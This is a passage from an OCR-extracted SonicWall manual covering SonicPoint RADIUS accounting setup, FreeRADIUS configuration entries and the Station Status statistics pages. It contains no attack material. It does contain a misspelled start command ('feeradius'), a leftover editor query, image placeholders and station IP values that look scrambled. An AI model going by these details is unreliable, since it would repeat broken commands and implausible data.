4 The SonicPoint send the RADIUS Account Request start message to an accounting server.

5 Re-authentication is performed as necessary.

6 Based on the results of the re-authentication, the SonicPoint sends the interim account update to the accounting server.

7 The user disconnects from the SonicPoint.

The SonicPoint sends the RADIUS Account Request stop message to the accounting server.

NOTE: Expanded Radius Server Settings can be applied only for ACe/ACi/N2 SonicPoints.


Topics:

- Configuring the SonicPoint
- Setting up the Radius Accounting Server


Configuring the SonicPoint

To configure RADIUS Accounting on SonicPoints:


1 Navigate to SonicPoint > SonicPoints.



2 Select a SonicPoint from the table and select the Edit icon. See the example below.




3 Select the **Radio 0 Basic** tab.



4 Select the **Authentication Type** from the drop down menu. The supported types are **WPA-EAP**, **WPA2-EAP**, or **WPA2-AUTO-EAP**.

5 Under **Radius Server Settings**, click **Configure**.

6 Configure the **Radius Server Settings**.



a Under **Radius Server Settings**, enter the IP address in the **Server 1 IP field**.

b Enter the **Port** number for the Radius Server.

c Enter the server password in the **Server 1 Secret** field.

7 Configure the **Radius Accounting Server Settings**.

a Under **Radius Accounting Server Settings**, enter the IP address in the **Server 1 IP field**.

b Enter the **Port** number for the Radius Server.

c Enter the server password in the **Server 1 Secret** field.

NOTE: Radius Server and Radius Accounting Server don't need to be located at the same IP.

8 To send the NAS identifier to the RADIUS server, select the type from the **NAS Identifier Type** drop-down menu:

- **Not Included** (default)
- **SonicPoint's Name**
- **SonicPoint's MAC Address**

9 To send the NAS IP address to the RADIUS Server, enter the address in the **NAS IP Addr** field.

10 Click on **OK**.

Setting up the Radius Accounting Server

To set up the Radius Accounting Server:

1 Add the RADIUS client entry into the file `/etc/freeradius/clients.conf`:

```
Client <IP address> {
     Secret = "<password>"
}
```

Where <*IP address*> should be replaced with the IP address of the RADIUS Server and <*password*> should be replaced with the server password.

NOTE: The IP address is the WAN IP of the SonicWall GW from which the Radius Server could be reached.

<... GW = what? ...>

2 Add the user information into the file `/etc/freeradius/users`:

```
user_name Cleartext-Password := "<password>"
```

Where <*password*> should be replaced with the server password.


3 Run the command `sudo feeradius -X` from the command line to start freeradius.

64

Viewing Station Status

SonicPoint > Station Status

The **SonicPoint > Station Status** page reports on the statistics of each SonicPoint.




#	SonicPoint	Station	MAC Address	Status	Type	SSID	AID	Connect Rate	Tx Rate	Signal Strength	Statistics
	Corp_WiFi_ac a76034 7B - Status was updated 00:00:15 ago										
1	Corp_WiFi_ac a76034 7B			Connected	2.4GHz	Corp_WiFi_g	1	54 Mbps	53 Mbps	78% - Very Good	
2	Corp_WiFi_ac a76034 7B			Connected	2.4GHz	Corp_WiFi_g	3	54 Mbps	53 Mbps	60% - Very Good	
3	Corp_WiFi_ac a76034 7B			Connected	2.4GHz	Corp_WiFi_g	7	18 Mbps	49 Mbps	39% - Fair	
4	Corp_WiFi_ac a76034 7B			Connected	2.4GHz	Corp_WiFi_g	9	23 Mbps	53 Mbps	60% - Very Good	
5	Corp_WiFi_ac a76034 7B			Connected	2.4GHz	Guest_WiFi	4	0 Mbps	0 Mbps	18% - Poor	
6	Corp_WiFi_ac a76034 7B			Connected	2.4GHz	Guest_WiFi	5	24 Mbps	65 Mbps	60% - Very Good	
7	Corp_WiFi_ac a76034 7B			Connected	2.4GHz	Guest_WiFi	7	1 Mbps	9 Mbps	18% - Poor	
8	Corp_WiFi_ac a76034 7B			Connected	2.4GHz	Guest_WiFi	8	13 Mbps	63 Mbps	39% - Fair	
	Corp_WiFi_ac a760b2 - Status was updated 00:00:15 ago										
9	Corp_WiFi_ac a760b2			Connected	5GHz	Guest_WiFi_ac	1	292 Mbps	90 Mbps	60% - Very Good	
10	Corp_WiFi_ac a760b2			Connected	5GHz	Guest_WiFi_ac	2	86 Mbps	72 Mbps	60% - Very Good	
11	Corp_WiFi_ac a760b2			Connected	5GHz	Guest_WiFi_ac	4	51 Mbps	90 Mbps	39% - Fair	
12	Corp_WiFi_ac a760b2			Connected	5GHz	Guest_WiFi_ac	5	133 Mbps	133 Mbps	78% - Very Good	

The table lists entries for each wireless client connected to each SonicPoint.

By default, the page displays the first 50 entries found. Clicking the arrow icons navigates you to more pages when there are more than 50 entries.


The sections of the table are divided into sections by SonicPoint. Under each SonicPoint is a list of all the clients currently connected to it.



15	Corp_WiFi_ac a76034 7B	232.241.152.199	30:76:6f:fe:b1:8e	Connected	2.4GHz	Guest_WiFi	4	14 Mbps	64 Mbps	39% - Fair
16	Corp_WiFi_ac a76034 7B		00:17:c5:41:81:14	Connected	2.4GHz	Guest_WiFi	1	1 Mbps	0 Mbps	78% - Very Good
17	Corp_WiFi_ac a76034 7B		00:17:c5:39:2a:5c	Connected	2.4GHz	Guest_WiFi	2	1 Mbps	0 Mbps	39% - Fair
	Corp_WiFi_ac a760b2 - Status was updated 00:00:14 ago									
18	Corp_WiFi_ac a760b2	235.5.97.98	e8:2a:ea:39:22:5e	Connected	5GHz	Corp_WiFi_ac	2	180 Mbps	50 Mbps	60% - Very Good
19	Corp_WiFi_ac a760b2	48.225.195.137	bc:72:b1:71:4f:26	Connected	5GHz	Corp_WiFi_ac	1	121 Mbps	121 Mbps	39% - Fair
20	Corp_WiFi_ac a760b2	184.196.129.29	c8:f6:50:1b:8b:45	Connected	5GHz	Guest_WiFi_ac	1	54 Mbps	162 Mbps	39% - Fair
21	Corp_WiFi_ac a760b2	78.114.182.199	f8:f1:b6:69:b4:0f	Connected	5GHz	Guest_WiFi_ac	4	133 Mbps	133 Mbps	60% - Very Good
22	Corp_WiFi_ac a760b2	230.149.26.238	70:3e:ac:0e:a3:d0	Connected	5GHz	Guest_WiFi_ac	3	292 Mbps	200 Mbps	39% - Fair
23	Corp_WiFi_ac a760b2	1.141.44.151	5c:0a:5b:c9:32:24	Connected	5GHz	Guest_WiFi_ac	6	40 Mbps	54 Mbps	18% - Poor
	Corp_WiFi_ac a760c4 - Status was updated 00:00:14 ago									
24	Corp_WiFi_ac a760c4	169.82.29.113	8c:70:5a:11:ff:d8	Connected	2.4GHz	Guest_WiFi	3	29 Mbps	109 Mbps	60% - Very Good
25	Corp_WiFi_ac a760c4	30.233.19.153	c8:85:50:83:14:63	Connected	2.4GHz	Guest_WiFi	1	5 Mbps	1 Mbps	60% - Very Good
26	Corp_WiFi_ac a760c4	172.24.1.182	34:c0:59:c1:e1:95	Connected	2.4GHz	Guest_WiFi	4	44 Mbps	48 Mbps	39% - Fair
	Corp_WiFi_ac a760d6 - Status was updated 00:00:14 ago									
27	Corp_WiFi_ac a760d6	52.252.67.80	f8:16:54:78:24:54	Connected	5GHz	Corp_WiFi_ac	2	220 Mbps	50 Mbps	39% - Fair
28	Corp_WiFi_ac a760d6	169.168.111.166	cc:fa:00:f2:c5:74	Connected	5GHz	Corp_WiFi_ac	3	292 Mbps	263 Mbps	39% - Fair
29	Corp_WiFi_ac a760d6	109.158.97.169	50:2e:5c:ef:f3:08	Connected	5GHz	Guest_WiFi_ac	3	6 Mbps	58 Mbps	39% - Fair
30	Corp_WiFi_ac a760d6	197.89.191.40	78:31:c1:6e:d4:79	Connected	5GHz	Guest_WiFi_ac	1	150 Mbps	150 Mbps	60% - Very Good
31	Corp_WiFi_ac a760d6	64.101.220.96	ac:fd:ec:88:5a:b7	Connected	5GHz	Guest_WiFi_ac	4	81 Mbps	121 Mbps	39% - Fair

The **Refresh** button refreshes and updates the list in the table.

The **View Style: SonicPoint:** menu lists all of the SonicPoint devices on your network. When you select one of the SonicPoints, a new screen shows just the clients for that SonicPoint device.



The **Station Status** column headings display the following information:

- **Station**—The IP address of the SonicPoint address.
- **MAC Address**—The hardware address of the SonicPoint.
- **Status**—The status of the SonicPoint, such as Connected or Unavailable.


- **Type**—The type of SonicPoint device identified by the radio frequency, such as 2.4GHz.
- **SSID**—The service set identifier that identifies the network to which packets on the wireless network belong.
- **AID**—The Association ID number, assigned by the security appliance.
- **Connect Rate**—The speed at which connections are established.
- **TxRate**—The speed at which transmission packets are sent.
- **Signal Strength**—The percentage of strength of the radio signal.
- **Statistics**—The **Statistics** icon opens the **Station Statistics** window.

Topics:

- Station Statistics Dialog
- SonicPoint N Statistics Dialog

Station Statistics Dialog

Clicking the **Statistics** icon in the **Statistics** column of the table, on the row for the SonicPoint station that you want, displays the **Station Statistics** dialog that displays a detailed report for the selected SonicPoint station. The **Station Statistics** dialog displays **Station Information**, **Radio Statistics**, and **Traffic Statistics**.



The **Station Information** section displays the following information:

- **Name**—The name of the SonicPoint station.
- **MAC Address**—The hardware address of the SonicPoint station.
- **IP Address**—The IP address of the SonicPoint station.

- **SonicPoint**—The SonicPoint identifier.
- **AID**—The Association ID number, assigned by the firewall.
- **Status**—The state of the SonicPoint station:
  - None
  - Authenticated
  - Associated
  - Joined
  - Connected
  - Up
  - Down
- **Connect Rate**—The speed at which connections are established.
- **TxRate**—The speed at which transmission packets are sent.
- **Signal Strength**—The percentage the total strength of the radio signal that is currently transmitting.

The **Radio Statistics** section displays the following information:


- **Radio**—The type of radio signal.
- **SSID**—The service set identifier that identifies the network to which packets on the wireless network belong.
- **Channel**—The type of channel in use on the radio, such as 802.11n 5GHz Mixed - AutoBand Auto (149|153) or 802.11n 2.4GHz Mixed - Standard Band.
- **Associations**—The total number of associations since power up.
- **Dis-Associations**—The total number of dis-associations.
- **Re-Associations**—The total number of re-associations.
- **Authentications**—Number of authentications.
- **De-Authentications**—Number of de-authentications.
- **Discarded Packets**—The total number of frames discarded. Discarded frames are generally a sign of network congestion.

The **Traffic Statistics** section displays the following information for Radio 0 and Radio 1:

- **Good Packets**—The total number of good packets received and transmitted.
- **Bad Packets**—The total number of bad packets received and transmitted.
- **Good Bytes**—The total number of good bytes received and transmitted.
- **Management Packets**—The total number of management packets received and transmitted.
- **Control Packets**—The total number of control packets received and transmitted.
- **Data Packets**—The total number of data packets received and transmitted.

SonicPoint N Statistics Dialog

Clicking the **Statistics** button displays the **SonicPoint N Statistics** dialog that displays a detailed report for the selected SonicPoint device. The **SonicPoint N Statistics** dialog displays **SonicPoint N Information**, **Radio Statistics**, and **Traffic Statistics**.



The **SonicPoint N Information** dialog displays the following information:

- **Name**—The name of the SonicPoint device.
- **MAC Address**—The hardware address of the SonicPoint device.
- **IP Address**—The IP address of the SonicPoint device.
- **Interface**—The firewall interface to which the SonicPoint device is connected, such as X1, X2, etc.
- **Zone**—The Zone to which the SonicPoint device is configured, such as WLAN.
- **Status**—The state of the station:
    - Unknown
    - SafeMode
    - Unprovisioned
    - Provisioning
    - Operational
    - Non-responsive
    - Updating Firmware
    - Downloading Firmware
    - Initializing
    - Over-Limit
    - Rebooting
    - Provision Failed

- Firmware Update Failed
- Scanning
- Manufacturing
- Disabled
- WIDP
- WIDP_Timeout
- Missing Firmware Image
- Writing Firmware
- Get Crash Log Failed
- Operational(Noise SafeMode)
- Getting Firmware

- **Uptime**—The time that the SonicPoint device has been running in days, hours, minutes, and seconds.

The **Radio Statistics** section displays the following information for **Radio 0** and **Radio 1**:

- **BSSID**—The basic service set identifier address for the SonicPoint device. This is the MAC address of the SonicPoint.
- **SSID / MSSID**—The service set identifier or multiple service set identifier that identifies the network to which packets on the wireless network belong.
- **Channel**—The type of channel in use on the radio, such as 802.11n 5GHz Mixed - AutoBand Auto (149|153) or 802.11n 2.4GHz Mixed - Standard Band.
- **Connected Stations**—The total number of SonicPoint stations connected to the firewall.
- **Associations**—The total number of associations since power up.
- **Dis-Associations**—The total number of dis-associations.
- **Re-Associations**—The total number of re-associations.
- **Authentications**—Number of authentications.
- **De-Authentications**—Number of de-authentications.
- **Discarded Packets**—The total number of packets discarded. Discarded packets are generally a sign of network congestion.

The **Traffic Statistics** section displays the following information for **Radio 0** and **Radio 1**:

- **Good Packets**—The total number of good packets received and transmitted.
- **Bad Packets**—The total number of bad packets received and transmitted.
- **Good Bytes**—The total number of good bytes received and transmitted.
- **Management Packets**—The total number of management packets received and transmitted.
- **Control Packets**—The total number of control packets received and transmitted.
- **Data Packets**—The total number of data packets received and transmitted.

65

